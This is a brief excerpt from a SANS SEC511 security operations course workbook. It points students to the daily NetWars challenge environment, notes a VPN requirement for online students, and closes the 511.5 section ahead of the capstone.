Note: As indicated by the icon above, this lab leverages the class network. OnDemand, vLive, Simulcast, or other online students will need to connect to the SEC511A VPN to complete this lab.



SEC511 Daily **NETWARS**

Immersive Cyber Challenges



Continuous Monitoring and Security Operations

186

SEC511 Daily NetWars

Connect to the daily NetWars environment and continue working through the SEC511: Immersive Cyber Challenges.

Please see the first lab (511.1-0) in the SEC511 Workbook for details and instructions on configuring your system to connect to the NetWars environment.

Note: As indicated by the icon above, this lab leverages the class network. OnDemand, vLive, Simulcast, or other online students will need to connect to the SEC511A VPN to complete this lab.

Thank You!

- That wraps up Security 511.5
- Next up: Security 511.6:
Design/Detect/Defend Capstone!

Thank you!

That wraps up SANS Security 511. Next up: 511.6: Design/Detect/Defend Capstone!

